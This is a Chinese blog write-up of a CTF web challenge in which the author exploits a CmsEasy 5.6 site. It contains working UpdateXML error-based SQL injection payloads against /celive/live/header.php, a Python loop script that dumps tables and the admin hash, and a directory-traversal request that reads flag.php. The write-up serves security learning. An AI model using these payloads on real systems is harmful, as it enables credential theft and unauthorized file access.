

[WEB攻防] i春秋-“百度杯”CTF比赛 十二月场-YeserCMS cmseasy CmsEasy_5.6_20151009 无限制报错注入 复现过程

原创

[AAAAAAAAAAAAA66](#) 于 2021-12-23 20:46:22 发布 684 收藏 1

分类专栏: [web攻防学习](#) [CTF-WEB学习](#) 文章标签: [前端](#) [安全](#) [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/AAAAAAAAAAAAA66/article/details/122114844>

版权



[web攻防学习](#) 同时被 2 个专栏收录

16 篇文章 0 订阅

订阅专栏



[CTF-WEB学习](#)

34 篇文章 1 订阅

订阅专栏

[中华人民共和国网络安全法\(出版物\)_360百科](#)

可以说一道经典的CTF题目, 解这道题的过程类似于我们渗透测试的过程, 所以把它放在了在这个专栏, 在这里我们详细讲过程, 而不是原理。

目录

题目

寻找方向

[flag.php](#)

[YearsCMS](#)

[报错注入](#)

[后台读取flag](#)

总结

题目

分值: 50分 类型: Web 题目名称: YeserCMS

已解答

题目内容: 新的CMS系统, 帮忙测测是否有漏洞。

tips:flag在网站根目录下的flag.php中

创建赛题

Flag:

提交

解题排名: 1 c26 2 bingtangguan 3 icqf74b0bd7

提交Writeup获取泉币

CSDN @AAAAAAAAAAAAA66

给了我们提示, 而且注意题目名字, YeserCMS CMS(内容管理系统)提示我们要找到这个网站的CMS版本

进入环境

The screenshot shows a corporate website with a blue navigation bar. The main content area is divided into sections: '企业新闻 / news' with a list of articles, '产品中心 / products' with a carousel of products (Logitech mouse, iPhone, Canon camera), and '文档下载 / download'. A search bar is located at the top right. The website has a clean, professional layout with a mix of text and images.

寻找方向

一般情况我们肯定都是把能点的全点一遍，上传的上传，注入的注入，传参执行的执行。

但是要按照题目意思来，毕竟这是比赛，时间还是比较紧张的，不可能让你在没漏洞的地方浪费时间，而是给了你一点提示

- flag.php
- YearsCMS

flag .php

先进入flag.php



CSDN @AAAAAAAAAAAAA66

没有，但是应该是在后台。习惯性的robots.txt（这种题目该给的信息会给）



CSDN @AAAAAAAAAAAAA66

YearsCMS

网上搜索YearsCMS，但是如果这是比赛的话，你是搜不到的，因为这是出题方改了cms的名字（现在早就比完了，肯定能搜到不少 write up）

所以接下来就是提到如何通过这个网页寻找CMS版本了

[常见的判断网站cms方法_黑面狐-CSDN博客_网站cms系统检测](#)

想详细学习的可以看上面的链接。

最简单方法就是直接浏览器搜索在线**CMS**指纹识别

[在线指纹识别,在线cms识别小插件--在线工具](#)

把网址输进去OK



报错注入

找到了cms版本，接下来就是百度该cms的漏洞了。（具体原理看下方链接）

[cmseasy CmsEasy_5.6_20151009 无限制报错注入（parse_str\(\)的坑） - 羊小弟 - 博客园](#)

我们获得了payload

```
url: /celive/live/header.php
post:
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx%2527%252C%2528UpdateXML%25281%252CCONCAT%25280x5b%25
```

这里是经过了二次编码，所以我们URL解码看看payload，方便我们通过这个题目稍微修改下。百度在线网站解码

```
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCAT(concat(username,'|',password)) from user),1,32),0x5d,1)),NULL,NULL,NULL,NULL,NULL,NULL)-- </q></xjxquery>
```

utf-8

UrlEncode编码

Unicode@ASCII清空结果

解码后

```
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',  
(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCAT(concat(username,'|',password)) from cmseasy_user),1,32
```

这里是查找cmseasy_user的表信息，也就是用户的账户密码，可是使用不了（出题人修改了表名）

那怎么办？

既然注入存在，我们自行修改语句，从爆表开始。这里就需要有一点报错注入的基础了，下面文章讲到了报错注入。

[i春秋CTF-训练营 SQL注入-2 一鱼三吃 sqlmap bp手注 python脚本_AAAAAAAAAAAAA66的博客-CSDN博客](#)

[SQL注入之错误注入_基于updatexml\(\)_wangyuxiang946的博客-CSDN博客](#)

修改后的payload

```
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCA
```

到这个url（漏洞讲解里有，这里有传参，存在注入）

```
/celive/live/header.php
```


XPATH syntax error: '[yesercms_a_attachment,yesercms_']

```
INSERT INTO `yesercms_detail` (`catid`,`detail`,`who_witter`) VALUES('','xxxxxx',(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCAT(table_name) from information_sche  
table_schema=database()),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- (2021-12-23 20:07:32);'2)
```



因为输出长度的限制，只爆出了一点表，之后我修改1, 32, 为32到64，继续运行。

```
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',  
(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCAT(table_name) from information_schema.tables where  
table_schema=database()),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- </q></xjxquery>
```



后面试了几下还是没把表爆完。。。。。。。。


这时候问题又来了怎么爆完，手动还是自动，不说了，上大佬脚本！

pycharm python3版本运行

```

import requests
url = 'http://f323616315c34c59a57da0958bdba1c55e2573098c8a48ea.changame.ichunqiu.com/celive/live/header.php'
for i in range(1,999,31):
    postdata = {
        'xajax': 'Postdata',
        'xajaxargs[0]': '<xjxquery><q>detail=xxxxxx', (UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCAT(table_
    })
    r = requests.post(url,data=postdata)
    print(r.content[22:53])

```



好家伙，放在最后一个？手动不得累死我？？

随后爆出管理员账户和密码payload

```

xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx', (UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCA

```

XPATH syntax error: '[adminff512d4240cbbdeafada404677]'

```
INSERT INTO `yesercms_detail` (`chatid`,`detail`,`who_witter`) VALUES('','xxxxxx',(UpdateXML(1,CONCAT(0x5b,substring((SELECT/**/GROUP_CONCAT(username,password) from yesercms_user),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- (2021-12-23 17:26:35)';2)
```



好家伙，又不给我爆完（输出长度的限制）

修改payload（1,32 改为32,64）

payload

```
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCA
```

XPATH syntax error: '[7ccbe61]'

```
INSERT INTO `yesercms_detail` (`chatid`,`detail`,`who_witter`) VALUES('','xxxxxx',(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCAT(concat(username,','),password)) from yesercms_user),32,64),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- (2021-12-23 17:28:03)';2)
```



爆全了，2个加一块。

```
[admin|ff512d4240cbbdeafada404677ccbe61]
```

MD5解码 还是那样百度MD5在线解码。

坑的是这里还要付费

密文: [admin|ff512d4240cbbdeafada404677ccbe61]

类型: 自动 [帮助]

查询

加密

查询结果:

已查到,这是一条付费记录。请点击[购买](#)

(点击购买才扣费,并立即显示解密结果和加密类型。本站www.cmd5.com数据量全球第一,成功率全球第一,支持多种类型,许多密码只有本站才可以查询)

CSDN @AAAAAAAAAAAAA66

换个网站

输入让你无语的MD5

ff512d4240cbbdeafada404677ccbe61

解密

md5


Yeser231

CSDN @AAAAAAAAAAAAA66

所以得出 管理员账户: admin

密码: Yeser231

随后url改为 /admin 登陆



这一阶段的任务就完成了。

后台读取flag

这里也需要一些尝试，首先是想文件上传，试了很久发现没有？，咋办？要是我当初做到这一步我也不知道，哈哈，所以要看write up 学习思路啊。

以看过write up的心理来说下一步。最可疑的地方是（）????



这里有关于文件，而我们的目的就是获取flag文件

点编辑抓包

```
1 POST /index.php?case=template&act=fetch&admin_dir=admin&site=default HTTP/1.1
2 Host: b548ae2ba4384149a7c5738a22e31cfccb828e22821c4ead.changame.ichunqiu.com
3 Content-Length: 18
4 Accept: application/json, text/javascript, */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded
8 Origin: http://b548ae2ba4384149a7c5738a22e31cfccb828e22821c4ead.changame.ichunqiu.com
9 Referer: http://b548ae2ba4384149a7c5738a22e31cfccb828e22821c4ead.changame.ichunqiu.com/index.php?case=template&act=edit&admin_dir=admin&site=default
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: PHPSESSID=13dd3faab2eee44abef01d93bd18f011; __jsluid_h=526756d52f074b787315fa090b7de723; login_username=admin; login_password=a94f8d9844c391a79ae9db9aa41d2c44; style=skin2; passinfo=%E5%B3%B0%E8%B4%B9%E7%89%88+%3Ca+href=%3D%22http%3A%2F%2Fwww.cn%2Fservice_1.html%22+target%3D%22_blank%22%3Efont%3D%22green%22%3E%28%E8%B4%AD%E4%B9%9B%E8%B8%B6%29%3C%2Ffont%3E%3C%2Fa%3E
13 Connection: close
14
15 &id=#position_html
```

`&id=#position_html`

传参调用了`position_html`


打开一下脑洞，是不是这里提取的是`position_html`

那么把参数换为 `flag.php` 行不行呢？当然这里需要目录穿越

所以最终payload

`&id=#.././flag.php`

重新抓包repeated



获取flag

总结

这道题目就像真实的渗透测试一样，找信息，找POC，利用POC，编写脚本，进入后台，抓包猜程序功能，尝试寻找，修改文件，最终获取flag，按着这个思路的确对自己有挺大帮助的，至少在思考上。

参考链接

[“百度杯”CTF比赛 九月场 YeserCMS 详细解析 - 灰信网（软件开发博客聚合）](#)

[cmseasy CmsEasy_5.6_20151009 无限制报错注入（parse_str\(\)的坑） - 羊小弟 - 博客园](#)

[SQL注入之错误注入_基于updatexml\(\)_wangyuxiang946的博客-CSDN博客](#)

作者水平有限，有任何不当之处欢迎指正。

本文目的是为了传播web安全原理知识，提高相关人员的安全意识，任何利用本文提到的技术与工具造成的违法行为，后果自负！